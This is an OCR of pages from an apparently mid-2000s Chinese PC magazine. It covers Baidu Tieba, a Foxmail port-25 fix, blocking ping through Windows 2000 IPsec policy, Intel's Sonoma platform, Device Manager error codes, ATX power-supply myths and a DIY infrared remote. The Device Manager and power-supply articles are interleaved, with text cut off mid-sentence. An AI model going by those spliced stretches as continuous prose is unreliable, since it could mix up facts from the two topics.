贴吧通过任意关键词就能把有相同兴趣的人集中在一起，从而方便地与喜欢相同歌曲的网友、对相同学科相同事件感兴趣的网友交流。

如果你想和网友交流《仙剑奇侠传》，则可以进入 http://post.baidu.com/，点击“游戏”一栏的“仙剑奇侠传”链接进入该贴吧(见图)；当然，也可以在搜索文本框中输入“仙剑奇侠传”，选中“进入贴吧”，然后点击“百度搜索”按钮。如果你所搜索的贴吧尚未建立，则发布该贴吧的第一条信息之后，就可以建立了。



怎么参与贴吧的讨论呢？可以注册一个喜欢的用户名参与讨论，也可以匿名参与讨论，匿名讨论只要在发言时将“匿名发表”勾选即可。匿名讨论将公开你的IP地址的前三段，这样做的目的是为了让其他用户区分发言者，而且也能有效地保护你的隐私。注册完成后，你就能发布主题并参与别人主题的讨论了，但是建议不要发表无实质内容或灌水性质的言语，不转贴用百度网页搜索引擎可以找到的内容，而且还要明确发表的言论是否遵守国家法律法规和本社区规则！

另外，还可以按照关键词在所有贴吧中搜索相关信息，只要在搜索文本框中输入关键词，选中“贴吧搜索”，点击“百度搜索”按钮即可。而且该搜索支持多关键词，还可以将搜索结果按照相关性、发言时间排序，可以显示所有发言或只显示同一主题中的一条发言。

百度贴吧支持贴图和自动链接，每个主题或回复可以贴一张图片，在“图片链接”处填入图片的绝对路径即可。如何从网页上获取图片的绝对路径呢？右击图片，选择“属性”，然后把“地址”一栏的文字复制就行。

百度贴吧有专门的管理员，由百度员工担任，拥有全部权限，负责查看社区用户的问题和建议，进行汇总处理，并可任命版主。版主则由志愿者担任，可以删除所在贴吧的帖子、加精华等，版主需要平均每周有5小时以上的空闲时间来对百度贴吧进行管理。CF [WL06]

Hotmail邮箱无法收信的解决

■吉林　飘零雪

一日，笔者如往常般用Foxmail接收Hotmail邮件，但出现如图1所示的错误信息。起初以为是服务器的问题，但此后几天屡次试图接收Hotmail邮件，均无法连接。在询问朋友后获知，他的Hotmail邮件接收没有问题，看来是我机器自身的问题了。




图1

突然想到是不是端口冲突所致，于是就打算验证一下此想法：在Foxmail中点击“工具→运行Foxmail-Hotmail Proxy”菜单，果然在弹出的“错误”对话框(见图2)中显示25端口已被占用。那到底是哪个程序占用了该端口呢？



图2

运行端口查看器，原来“Internet信息服务”占用了25端口(见图3)。终于想起来了，前几天在Windows XP中安装IIS时，也没仔细看其下属组件，就直接按默认设置安装了，其中就包括“SMTP Service”，而后系统还自动启动了所有安装的服务。于是在不经意间，25端口就被默认SMTP虚拟服务器占用了。




图3

解决方法很简单，在“管理工具”中启动“Internet信息服务”，然后关闭该项服务即可(见图4)。



图4

CF [WL07]

IP地址虎口脱险

■ 广西　北极狐

学校校园网建成并投入使用后，学生网络应用水平提高很快。由于好奇心的驱使，一些学生在网上找到了一些IP地址搜索软件，并以攻击搜索到的主机为乐，频繁的服务器死机严重影响了正常的教学工作。有什么办法可以使自己的服务器在在线状态下逃脱搜索呢？安装和设置防火墙当然是解决问题的最佳途径。如果没有安装防火墙，创建一个禁止所有计算机Ping本机IP地址的安全策略，也可以实现同样的功能。以下操作以Windows 2000为例。

Step 1 添加IP筛选器和筛选器操作

依次执行“控制面板→管理工具→本地安全策略”，右击“IP安全策略，在本地机器”选项，选择“管理IP筛选器表和筛选器操作”；在“管理IP筛选器列表”选项卡下单击“添加”按钮，命名这个筛选器的名称为“禁止Ping”，描述语言可以为“禁止任何其他计算机Ping我的主机”，按“添加→下一步”继续；选择IP通信源地址为“我的IP地址”，单击“下一步”；选择IP通信目标地址为“任何IP地址”，单击“下一步”；选择IP协议类型为“ICMP”(见图1)，单击“下一步”，最后点击“完成”结束添加。



图1

切换到“管理筛选器操作”选项卡下，点击“添加”，点击“下一步”；命名筛选器操作名称为“阻止所有连接”，描述语言可以为“阻止所有网络连接”(见图2)，点击“下一步”；选择“阻止”作为此筛选器的操作行为，点击“下一步→完成”。



图2

Step 2 创建IP安全策略

右击“IP安全策略，在本地机器”选项，选择“创建安全策略”，点击“下一步”；命名这个IP安全策略为“禁止Ping主机”，描述语言为“拒绝任何其他计算机的Ping要求”，点击“下一步”(见图3)；勾选“激活默认响应规则”后，单击“下一步”；在“默认响应规则身份验证方法”对话框中选择“此字串用来保护密钥交换”选项，并在下面的文字框中任意键入一段字符串，如“Don't ping me”，点击“下一步”(见图4)；最后勾选“编辑属性”，点击“完成”结束创建。



图3



图4

Step 3 配置IP安全策略

在打开的“禁止Ping主机属性”对话框中的“规则”选项下单击“添加”，点击“下一步”；选择“此规则不指定隧道”，点击“下一步”；选择“所有网络连接”，保证所有的计算机都Ping不通该主机，单击“下一步”继续；选中“此字串用来保护密钥交换”，填入“Don't ping me”，点击”下一步”；在“IP筛选器列表”框中选择“禁止Ping”，点击“下一步”；在“筛选器操作”列表框中选择“阻止所有连接”，再点击“下一步→完成”。这样我们就配置完了IP安全策略。

Step 4 指派IP安全策略

虽然安全策略创建完毕了，但并不能马上生效，还需通过“指派”功能令它发挥作用。双击“IP安全策略，在本地机器”，右击“禁止Ping主机”策略，执行“指派”命令，即可启用该策略了。

小编有话说:经这样设置之后，在本地仍然能够Ping通自己，不过所有其他用户都不能在别的机器上对该机进行Ping操作了。 CF [WL08]

无线技术 无限乐趣

——第二代迅驰 Sonoma 平台曝光

■江苏 太子

移动芯片是笔记本电脑的心脏，每一次的“芯跳”，都会引起整个移动市场的巨大冲击。曾记得迅驰移动计算技术(Centrino)还没有正式发布时，业界就开始“骚动”了。当迅驰平台出现时，笔记本电脑市场立即进行一次巨大的变革。在这技术如“飞”的今天，大家都还没从第一代迅驰技术的喜悦中完全清醒时，第二代迅驰Sonoma已带着甜甜的微笑向我们走来了。

第一代迅驰，后来者的前辈

2003年1月9日，Intel宣布即将推出一个全新的移动计算技术的品牌:迅驰移动计算技术。该技术平台主要由三部分组成，包括Intel Pentium-M处理器、Intel 855芯片组和WLAN(无线局域网)模块Intel PRO/Wireless 2100。

Intel Pentium-M处理器是一种专为移动计算而优化的全新体系结构，Intel汇集了以前体系结构中的优秀设计，并且添加一些创新的设计。Intel 855 PM和Intel 855GM均为支持Pentium-M处理器及其系统总线的笔记本电脑专用高性能芯片组，这两款芯片组均为以低能耗提供高性能而设计的。迅驰的另一个技术热点就是双频无线连接技术(Intel Pro Wireless/2100 Network Connection)，无论何时何地都更能够使你体验无线的乐趣。不过开始时，Intel表示他们新一代无线技术的传输速度达到54Mbps，不过推出时Intel在迅驰内只整合了802.11b技术，无线接入的速度只有11Mbps，没有达到预期目标。

第二代迅驰，让我把你看清楚



图1 Sonoma平台由Dothan、Alviso、Calexico2三部分组成

第一代迅驰技术的推出，让所有人大吃一惊。因为在迅驰技术之前，Intel早已推出了移动Pentium Ⅲ、移动Pentium 4等产品，但与前几代的产品相比迅驰技术成名得更快，它那细小的体积、更长的电池使用时间及高性能三个方面为笔记本电脑提供了革新的资本。面对如此的市场反应，Intel对迅驰产品充满信心，同时也加大了研发力度，在极短的时间内，向人们推出下一代迅驰移动技术——Sonoma，也就是现在所说的第二代迅驰。Sonoma平台作为下一代的迅驰平台，由Dothan处理器、Alviso芯片组、Calexico2 WLAN三部分组成(见图1)。

1.特色之一:Dothan处理器

第一代迅驰技术中的Banias核心是Pentium-M处理器(见图2)，现在Intel在第一代迅驰技术上推出Banias核心的后继版本Dothan核心。Dothan核心最大的特点就是把制造工艺从Banias的0.13微米提升到了0.09微米，并且二级缓存容量从1MB提升到2MB。芯片面积约87平方毫米，集成了1亿4000万个晶体管。而且经过结构改良，追加了Enhanced Data Prefecher、Enhanced Register Data Retrieval两项新技术，使CPU运行效率更高。与现时二级缓存只有1MB的Pentium-M(Banias)相比，不但可以更容易地提高频率，同时功耗以及发热量可以变得更低，性能也会更加出色。




图2 Banias处理器

从目前Intel的规划来看，Dothan核心处理器的起始频率为1.8GHz，全速工作时的功耗为21W，而Banias 1.7GHz的功耗就达到了24.5W。同时，Dothan核心处理器也会同低电压版Banias核心一样，推出对应的低电压版，这些处理器会用在超薄以及超小型的笔记本电脑中。功耗比标准版的Pentium-M处理器更低，大概控制在10W以下，而使用电池的时候功耗仅为4W左右。

2.特色之二:Alviso芯片组

作为Sonoma平台的Dothan处理器，这次将搭配全新的Alviso芯片组。该芯片组支持DDR Ⅱ SO-DIMM内存，支持PCI Express的规范，目前从厂商得到信息看，Intel为Alviso准备了三个版本，分别是Alviso-GM、Alviso-PM和Alviso-GL。

Alviso-GM(见图3):它是Intel 855GM/GME的后继产品，与新开发的DirectX 9.0显示核心相结合，核心频率最高达到333MHz。除了支持能用Intel 855GME支持的负载频率变动功能外，还可以在Alviso-GM下进行电压1.5V和1.05V之间的转换。内存可以支持DDR Ⅱ-533/400、DDR333。图形总线是PCI Express x16，可以跟NVIDIA及ATi计划发布的面向移动PC的PCI Express x16 GPU组合使用。南桥准备采用称为ICH6-M芯片，是ICH6的移动版本。在ICH6-M




图3 Alviso-GM芯片组结构图

的规格与ICH6相同：Serial ATA-150端口2个、单通道的Ultra ATA/100、PCI Express x1端口4个和Azalia音频芯片。在系统总线方面，除了将CPU系统前端总线提高到533MHz之外，还可支持400MHz系统前端总线频率，在Alviso中也有支持DTR用的移动Pentium 4的其他版本，可支持800MHz的系统总线。

Alviso-PM：它是Intel 855PM的后继产品，是从Alviso-GM中省略了内置显示芯片的版本。

Alviso-GL：它省略了Alviso-GM的PCI Express x16功能，也省略了对应SpeedStep技术功能的版本。这是因为支持Alviso-GL的CPU是移动Celeron、甚至是超低电压版移动Celeron的原因。

3.特色之三：WLAN

最后，让我们来看看Sonoma平台三要素之一的WLAN。无线技术在个人和商业计算领域将日益流行起来。其中802.11b(通常又称Wi-Fi)是现在最普及的无线标准之一，它在WLAN领域已经占据绝对优势，而各行各业的商业客户也越来越多地将其视为一种通用连接替代技术。而802.11a标准的开发使得在飞行中实现无线访问的理想得以实现，而且可以达到最高54Mbps的数据传输速度。尽管802.11a和802.11b非常相似，但是802.11a在整个覆盖范围内提供了更高的速度，其速率达到54Mbps，比其他WLAN解决方案都更快。而Sonoma平台采用Calexico 2无线网卡，除保留现有IEEE 802.11a(5GHz、54Mbps)／b(2.4GHz、11Mbps)双频规格以外，还增加了2.4GHz的IEEE 802.11g规格，传输速度同样可达54 Mbps，但功耗要低于IEEE 802.11a规格。在推广时间上，从2004年初到2004年中期，Intel会以最高端IEEE802.11a/b，中端IEEE802.11g，低端IEEE802.11b这三种产品覆盖市场。

迅驰，想说爱你并不容易

如果留意一下广告，就会发现现在的笔记本电脑的广告不再是Pentium 4-M的LOGO了，取而代之是迅驰的蓝、洋红双色，造型如翅膀一般的LOGO。在Intel巨额广告和宣传的狂轰烂炸下，迅驰笔记本电脑低能耗和无线上网这两大卖点已是尽人皆知了。不过，这样热闹的市场宣传，却没有激发人们强烈的购买热情。目前的市场上最火的笔记本仍是Pentium 4笔记本，迅驰笔记本还没有真正打开市场。形成这种反差现象的主要原因是：

频率较低：现有的Pentium-M的频率都较低，性能表现虽然不错，但与高频的Pentium 4-M相比还有一些差距。


WLAN上网条件差：迅驰平台最最吸引人的地方那就是无线上网功能。但因国内WLAN上网条件还未普及、应用还不成熟的原因等，再好的功能也没有办法发挥，当然人们的购买兴趣无法激活了。形成这样的反差的主要原因在于，如今在这无线上网技术极不成熟悉环境中，迅驰笔记本的无线上网功能只是一个摆设罢了。从反差中，我们不难得出这样一个结论，要想让迅驰笔记本有所发展，坐到头把交椅，解决WLAN的推广与应用是关键。

价格贵：迅驰笔记本要比Pentium 4笔记本贵，而且种类不多。尽管现在市场上也出现了一些低价迅驰机型，但其配置和性能表现与同价位的Pentium 4机型相比并无优势，而且其中缺乏名牌大厂的产品。

后记：自由驰骋的WLAN环境，并不会一蹴而就地形成，她需要一个行动的时间与周期。在这个时间与周期中，我们会逐渐地看到，迅驰平台的推广与流行。高效、低耗、无线互联的迅驰“震撼”，一定会在不久的将来让你们一起感受。 CF|YJ01]

小怪座谈

目前，Intel Tejas 2.8GHz处理器样品已经曝光，均采用90纳米制造工艺，Socket T接口(见图1)。从Intel提供的处理器功耗上，我们可以发现其“150W”比其同频的Prescott处理器还要高出50%。对此可能的解释就是Tejas处理器中集成了多处理器核心：即使不是集成了两颗Prescott核心，也应该是共享数据缓存以及其他部件的双核心。Tejas处理器有一个金属盖用来固定、保护，处理器上方有一个金属杆，扳起后就可以露出处理器的真身了。处理器上部两侧都有一处凹陷用来确定安装正确，同时也保证了处理器和插座接触良好。


图1

AMD预定在3月31日正式发布Socket 939接口的Athlon 64处理器，发布型号有Athlon 64 Socket 939 3400+、Athlon 64 Socket 939 3700+，同时还可能发布Athlon 64 FX 53处理器。Socket 939 Athlon 64处理器将支持双通道Unbuffered DDR400内存，之前Socket 754 Athlon 64处理器，只能支持单通道DDR400内存。AMD表示届时不会推出Socket 939接口的Athlon 64 3000+、3200+处理器，它们作为AMD64家族低端产品，将继续沿用Socket 754接口。

在处理器领域，VIA一直是很低调的。目前，VIA和IBM正式结成合作伙伴，将其90纳米制造工艺的下一代处理器交给IBM设在美国纽约州的East Fishkill 300mm晶圆厂生产。VIA的新一代处理器代号为“Esther”，将采用SOI和Low-K技术，工作频率可能会达到2GHz以上，并将采用全新架构设计提高多媒体性能。

DVD+RW联盟在CES2004大会现场正式发布DVD+R单面双层读写的标准(见图2)，同时2004年内也将发布16倍速DVD+R的技术标准。DVD+RW联盟厂商表示，如果16倍速标准及时推出，那么2004年内也将见到16倍速DVD+R刻录机的实物推出。另外，根据单面双层DVD+R技术标准，单面双层DVD+R刻录机将兼容单面双层DVD-ROM驱动器。单面双层DVD+R数据记录容量最大达到8.5GB，适合存放编码率在8Mbps的超高清晰度MEPG-2视频文件。另外，根据DVD+RW联盟现在制订的标准，16倍速DVD+R光盘在工作时的转速将高达10000rpm。




图2

CF|YJ02]

看点 解读设备管理器中的错误代码,快速获得故障解决方案。

解读设备管理器中的错误代码

■福建 缺氧的鱼

如果你一直想卷起袖子看一看电脑中都有什么部件,同时又不希望弄脏自己的手,那么设备管理器❶是一个很好的起点。而且它也是一个很方便的查错工具,因为在这里可以明确告诉你系统中所有硬件,并且会指出存在问题的任何设备。如果该设备条目前带有错误标记,那么你可以通过解读错误代码来解决问题。

小提示

设备管理器的错误代码在哪出现?

以Windows 2000为例,依次点击"开始→设置→控制面板→系统→硬件→设备管理器",双击带有错误标记的条目,在"常规"选项卡上的"设备状态"下是设备状态的描述,当中会列出设备管理器错误代码编号(见图1),并简单列出出现故障的原因。



图1

1.设备管理器错误代码2

故障原因:可能是设备装载器不能装载设备,也可能是Windows不能加载设备驱动程序,因为电脑报告了两种总线类型。

快速解决方案:首先,通过断开或删除设备来卸载即插即用设备,并重装设备。然后,检查驱动程序是否已正确安装,如有必要,请下载并安装最新版的驱动程序。如果Windows报告了错误的总线信息,那么建议试着刷新主板的最新版BIOS。

2.设备管理器错误代码3

故障原因:系统已经用完了所有内存,或该设备的设备驱动程序已经被破坏。

快速解决方案:首先,通过断开或删除设备来卸载即插即用设备,并重装设备。然后,检查驱动程序是否已正确安装,如有必要,请下载并安装最新版的驱动程序。最后,添加更多物理内存。建议选择与你目前电脑上使用的内存相同品牌、规格相同的内存,否则有可能会引发兼容性问题。

3.设备管理器错误代码10

故障原因:设备不能启动(可能是丢失了或不能正常工作)。

快速解决方案:首先,检查设备已经正确连接到电脑上(确保所有电缆都已安全插入,所有适配卡都已经紧紧地固定到自己的插槽中)。然后,通过断开或删除设备来卸载即插即用设备,并重装设备。最后,检查你的驱动程序是否已正确安装,如有必要,请下载并安装最新版的驱动程序。

4.设备管理器错误代码16

故障原因:没有完全检测到设备。

快速解决方案:如果在设备管理器中该设备的图标带有一个问号,请手动更改设备的资源设置。在设备列表中双击有冲突的设备条目,打开该"设备属性"对话框,在"设备属性→资源"的"冲突的设备列表"中,会列出与当前设备冲突的对象及冲突的资源类型(见图2)。



图2

小提示

如果该设备没有"资源"选项卡,要么无法更改其资源,要么该设备没有使用任何资源设置;如果"资源"选项卡中有"手工配置"按钮,并提示设备存在冲突或其它问题已被禁用,可根据提示内容检查处理;如果系统提示资源设置不符合任何已知配置,请查阅设备的使用说明书,如大多非即插即用SCSI卡、网卡、Modem需占用指定的IRQ中断和I/O地址。

然后,通过断开或删除设备来卸载即插即用设备,并重新安装设备。最后,检查你的驱动程序是否已正确安装,如有必要,请下载并安装最新版的驱动程序。

5.设备管理器错误代码19

故障原因:Windows 2000不能从注册表中检索到该设备的信息。

快速解决方案:首先,通过断开或删除设备来卸载即插即用设备,并重装设备。然后,检查驱动程序是否已正确安装,如有必要,请下载并安装最新版的驱动程序。最后,检查系统是否对注册表中的Enum子项及其后续子项有完全的控制权。单击"开始→运行",键入"regedt32",然后单击"确定"。选择如下子项[KEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum],在"安全"菜单上,单击"权限"。在"对Enum的权限"对话框中,检查"System"是否有完全的控制访问权限。如果没有,请在列表中选择"System"并在"权限"中选中"完全控制"复选框,单击"高级",然后选中"在所有的子对象上重新设置权限并启用继承权限的传播"复选框。最后重启计算机。

6.设备管理器错误代码24

故障原因:设备丢失或不能正常工作。

名词解释

❶ 设备管理器

使用设备管理器,可以更改硬件配置以及硬件与计算机微处理器之间的交互方式。

走出ATX电源的误区

■福建 爱在残阳间

随着各个核心配件耗电量不断增加，很长一段时间里，对电源不屑一顾的用户也对电源开始重视起来。电源作为电脑的心脏，负责其内部各配件能量的供给，市场上出售的电源，其功率究竟能否达到标称值。普通用户并不太清楚，很多人都希望电源的功率越大越好，以至在购买电源时，直接"给我来一台300W电源"。事实上，大多数电脑用户对ATX电源存在非常多的误区。

误区一：电源的功率越大越好

输出功率是电脑开关电源的最重要参数，也是一个最难量化的指标。最常见的就有"额定功率"、"输出功率"和"峰值功率"三种说法。由于没有固定的计算公式，导致现在市面上关于电源功率的说法很乱。很多劣质电源虚标功率混淆视听，或干脆用峰值功率代表实际功率，误导消费者。

其实，我们经常提到的电源功率，一般指的是电源的额定输出功率。在电源铭牌上，标注功率也应该是额定功率。额定功率是电源厂家按照Intel公司制定的标准标定的，可以表示电源工作的平均输出。输出功率则是指环境温度为常温(室温25度左右，电源内部温度50度左右)，电压范围200～264V时，电源长时间稳定输出的功率。电源实际工作时，输出功率并不一定等同于额定功率。按照Intel公司的标准，输出功率往往是额定功率的1.3到1.6倍。至于峰值功率，是指电源短时间内能达到的最大功率，通常仅能维持30秒左右的时间，这个参数的实际意义并不大。

小技巧

用+5V的最大输出电流值乘以10，就相当于电源的额定功率。如+5V=21A，其额定功率大约在210W左右。

电源的功率必须要满足整机的需要，并且要有一定的功率余量。有些商家向用户吹嘘自己出售的电源功率能达到300W甚至更高。其实，如前所述，一台电脑主机的实际功率不足200W，超过300W的功率都很可能是浪费。那么为什么市场上买来的电源会出现功率不足的现象呢？那是一些劣质电源为了迎合用户"追求功率越大越好"的心理，将电源标称功率使劲地往大里标，同时又在元件选用方面偷工减料，导致电源的实际功率相当有限。所以在选购电源时，没有必要刻意追求电源的功率大小，关键是质量及电磁兼容性合格，只要是质量合格的市售电源都可以满足多数用户的要求。

那么我们应该如何得知买到的电源是多大功率？先向大家介绍两种错误确定电源功率的方法：一种方法是看电源上的型号，一般来说，电源的型号和它本身的功率有着密切的联系，例如大水牛ATX-320T电源，有的人就说该电源是320W的，而实际的峰值功率(非额定功率)却为300W；另一种方法是把标称的各路输出电压乘以对应的输出电流后相加得出该电源的功率，实际得出的输出功率会比额定功率高出不少。

如果采用测量各路输出电压的最大输出电流或测量电源电压同时输出时各自的最大电流值等方法，那么得出的输出

快速解决方案：如果是即插即用设备，可能是因为没有安装设备驱动程序，或Windows还没有访问该设备驱动程序。如果是隐藏设备，则设备驱动程序可能不存在。如果不是即插即用设备，Windows可能没有检测到该设备。在这些设备前面显示有感叹号的驱动程序不能正常工作。如果该设备前面没有感叹号，但仍有错误，则设备驱动程序工作正常。断开设备然后再重新连接该设备。

另外，还要检查设备是否已经正确连接到电脑上(确保所有电缆都已安全插入，所有适配卡都已经紧紧地固定到自己的插槽中)。然后，通过断开或删除设备来卸载即插即用设备，并重装设备。最后，检查驱动程序是否已正确安装，如有必要，请下载并安装最新版的驱动程序。

7.设备管理器错误代码29

故障原因：该设备已经被用户通过BIOS设置程序禁用，或因为当前配置中不需要它，从而被系统BIOS禁用。

快速解决方案：请参阅主板说明书，使用主板的BIOS设置程序启用或禁用该设备。当然，不正确配置计算机的BIOS可能会导致计算机不能启动。在更改设置之前，请记下计算机的所有BIOS设置，以便在需要时可以恢复BIOS设置。接着，检查设备已经正确连接到电脑上(确保所有电缆都已安全插入，所有适配卡都已经紧紧地固定到自己的插槽中)。

8.设备管理器错误代码31

故障原因：该设备依赖的另一台设备不能正常工作。

快速解决方案：请尝试修复相关设备，并检查相关设备是否有相应的设备管理器错误代码。如果有，应先根据设备管理器错误代码来解决相关设备的故障。如果没有，可以通过断开或删除设备来卸载即插即用设备，并重装设备。然后，检查你的驱动程序是否已正确安装，如有必要，请下载并安装最新版的驱动程序。 CF [YJ03]

火速链接

2003年23期我们在《熟悉的陌生人——设备管理器实例点点通》还介绍了很多关于设备管理器的技巧与知识。

功率会非常低。为什么会出现这样的结果呢？如果实际解剖一下ATX电源，你就会发现：厂家为节省成本，在元件选择上偷工减料，偷工减料是市售ATX电源功率不足的罪魁祸首 。

最简单的方法是看电源中采用的功率开关管是什么型号，以前，部分兼容电源中采用的功率开关管型号为MJE13007或MJE13005。查一下晶体管手册，得知该管的参数为75W/400V/8A，双管功率只有150W，再算上开关电源最大约70%转换效率，能输出的功率只有100W左右，从而证实我们买到的电源不管标称是多少功率，实际的功率只能达到150W。

误区二：3C电源就代表质量上乘

安全标准主要是以保障产品的安全性能为出发点，在元件、材料的绝缘、阻燃等方面作出严格的规定，以防止电击、着火、机械危险、化学危险、热危险等造成的人身伤害和财产损失。通常来说，符合安全标准并不代表该产品电器性能的好坏，但因安全规格的申请时间较长，又有严格的限制和要求，所需费用颇多，因而那些实力较弱的厂家不能通过安全认证。如我国强制实施的3C认证，要求送检产品本身符合3C的标准，同时还要接受3C机构定期或不定期的监督和检查。基于这些原因，在申请安全认证时，厂家都会考虑产品本身的完善性和实用性，因为安全认证申请后，不得随意作任何变更、替代或修改。所以相对来说，符合安全规格的产品的起点较非安全规格的产品高出很多。

消费者在购买3C认证电源时，如果不了解一些3C电源的特点，在购买时也难免被JS陷害，明明是CCEE电源，甚至连CCEE也没有通过的电源，却骗你这是3C电源。那么作为一名普通消费者，到底如何识别3C电源呢？这里我们介绍一些简单的方法。

首先，看电源铭牌是否有3C认证标志（见图1），而非3C认证电源是没有3C标志的。3C电源包括CCEE、CCIB、EMC三项认证内容，在电磁辐射等众多指标上要更优秀。



图1

其次，3C电源一般都有PFC电路（见图2、图3），对电能使用效率更高，而且对电网的污染很小。而非3C电源一般没有。采用主动式PFC电路(也称“有源PFC”)的3C电源输出也十分稳定，适应电压非常宽。一般而言，3C认证的电源标贴上都会印刷上“PFC”的字样，对于采用有源PFC电路的电源，也会有“有源PFC”的字样。


图2 主动式PFC电路

误区三：ATX电源版本越新越好？

有的商家宣传自己的电源符合Intel ATX 2.03或Intel ATX 12V标准，似乎要比别人的要优越许多。


图3 被动式PFC电路

其实从ATX 2.0到ATX 2.03，只做了无关痛痒的修改，有些仅仅是换了个名词。比如从ATX 2.02到ATX 2.03仅仅把“Micro ATX”改为“Mini-ATX”，以区别Intel提出的另一个标准Micro-ATX。在ATX发展过程中，最重要的修改是从ATX 1.1到ATX 2.01，一是把风扇从外置改为内置，二是辅助5V电源的输出电流从0.01A改为0.72A，就目前而言，只要是满足ATX 2.01标准的电源使用起来都不会有问题。

而Intel ATX 2.03与Intel ATX 12V标准相比，有不少差别。以额定功率300W的标准为例，按照Intel的标准，ATX 2.03版本的主要输出的最大电流值是：+5V=30A、+3.3V=20A、+12V=12A，ATX 12V版本的主要输出的最大电流值是：+5V=30A、+3.3V=28A、+12V=15A。比较两种版本的输出标准，大家可以看到，ATX 12V的+3.3V和+12V的输出要高于ATX 2.03，这就意味着，同样是额定功率300W的电源，ATX 12V版本的电源实际输出要高于ATX 2.03版本的实际输出，即ATX 12V的电源，实际输出能力不止300W，这个实际输出能力就称为“输出功率”，有些厂家称为“最大稳定输出功率”。

误区四：ATX电源只要功率达标就行了

实际上，除开关电源功率外，电源的输出电压的稳定性、输出电压的纹波系数、输入技术指标及电磁兼容性、通过的安全认证指标等，都对设备安全和人身健康至关重要。比如：电源的电磁兼容性指标不合格，则外界干扰很容易对电脑的正常工作造成影响，使电脑经常莫名其妙地死机，同时，电脑自身的干扰也容易对周围的电器产生影响。

小编有话说：ATX电源的误区还不止以上这些，下面小怪列出ATX电源优质与劣质的主要区别。

比较内容	优质电源	劣质电源
电源重量	沉重	很轻
散热片	大、厚	小、薄
变压器	高度一般达到电源高度的2/3，直径比较粗大	高度很低，通常不到电源的一半，直径细小
滤波电容	额定200W的通常采用330μf，额定250W的通常采用470μf，额定300W的通常采用680μf	220μf或者330μf
扼流线圈	一般在低压输出端，较大，有的两个，绕线规则	小，绕线不规则，有的只有一个
电源输出线	粗、长	细、短
标贴	印刷清晰规范，标明电压的联合输出功率	印刷粗糙，未标明电压的联合输出功率
滤波电路	一般都有齐全的EMI滤波电路	省略掉EMI滤波电路和高压滤波电路之间的第二道滤波电路
认证	电源铭牌上有CCC、CCEE、FCC、CE等认证标志	铭牌无认证或者干脆连认证都造假
风扇、插座	不透明的阻燃材料	透明的非阻燃材料

CF [YJ04]

路遥知马力 品牌见人心

——30元让兼容机变品牌电脑

■贵州 冰河洗剑

看点
①让兼容机也能拥有品牌电脑的遥控功能
②学习制作过程，提高DIY能力


朋友最近买了一台高档的品牌电脑——联想天骄A6000T，12000多元果真花得物有所值，品味优雅的外观、17"超亮液晶显示器再配上完美的多媒体功能，让人直流口水。看见我羡慕得近乎无耻的表情，朋友热情地招呼我在客厅沙发上坐下，不慌不忙地拿出一个遥控器，然后对着电脑机箱摁了几下，电脑竟然自动开始播放影碟了！“连这都不知道啊？这是品牌电脑才有的功能，可以用遥控器控制电脑”，朋友把“品牌电脑”几个字说得很重。“不就是品牌电脑吗，有什么了不起，咱自己配的兼容机性能不见得比你的差！”于是上网四处寻找相关的资料，终于了解到，通过一番投资改造，我的爱机也可以拥有遥控功能。下面就把经历详细地告诉大家，让和我一样的贫民也能花最少的钱拥有品牌电脑才有的功能！

一、准备器材

我们要制作的这个电脑遥控系统，在硬件方面包括远距离使用的遥控器和安装在电脑上的一个红外接收器。总共投资不会超过30元，效果一点也不比品牌电脑的遥控功能差。制作这个电脑遥控系统所需要的技能，只是一点基本的电子知识和简单的电子操作技术就可以了。

1.电视遥控器：一般的红外线遥控器即可，不过以长虹的遥控器在发射信号及兼容性方面比较好一些。相信这个东西人人家里都有，不必另外花钱了。

2.接收装置：由于我们的电脑并没有将红外信号转换成数字信号功能，所以必须得自己动手制作这个红外接收装置。红外接收器是必不可少的，具体型号及使用见下面的电路图及说明，到电子商城中只要5元就可以买到，如果你爱好电子技术，可以从旧电视上面拆一个下来更好用。另外大部份电脑上都有闲置的9芯串口，就得利用这个串口进行信号转换，因此需要一个串口的连线，这大概是最贵的东东了，也只花了我10元。



电路原理图

图1

3.其他电子元器件：利用它们连接一个进行信号转换的电路（见图1）。下面将所有的硬件及投资花费列表如下：

★9芯孔的RS232C串口（10元）

★TL0038X是红外线接收头，即电视机内用来接收遥控器信号的一体化红外线接收头（5元或利用旧器材）

